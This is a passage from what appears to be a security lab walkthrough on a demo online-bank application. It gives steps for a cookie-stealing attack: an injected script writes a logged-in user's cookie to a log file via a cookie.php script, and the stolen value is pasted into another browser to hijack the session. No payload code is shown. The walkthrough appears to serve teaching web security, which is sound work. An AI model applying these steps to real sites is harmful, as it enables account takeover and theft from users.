
Note: file to log cookies already presents in application, but if you want to use another server instead – find **cookie.php** contents in **Appendix B**



3. Log in as **j.doe**
Note: script we injected will write user's cookie to **cookielog.txt** file.
4. Look into **cookielog.txt** file, to find John's cookies



5. Edit cookie in different browser and replace it by value found in logs



6. Open dashboard of online bank

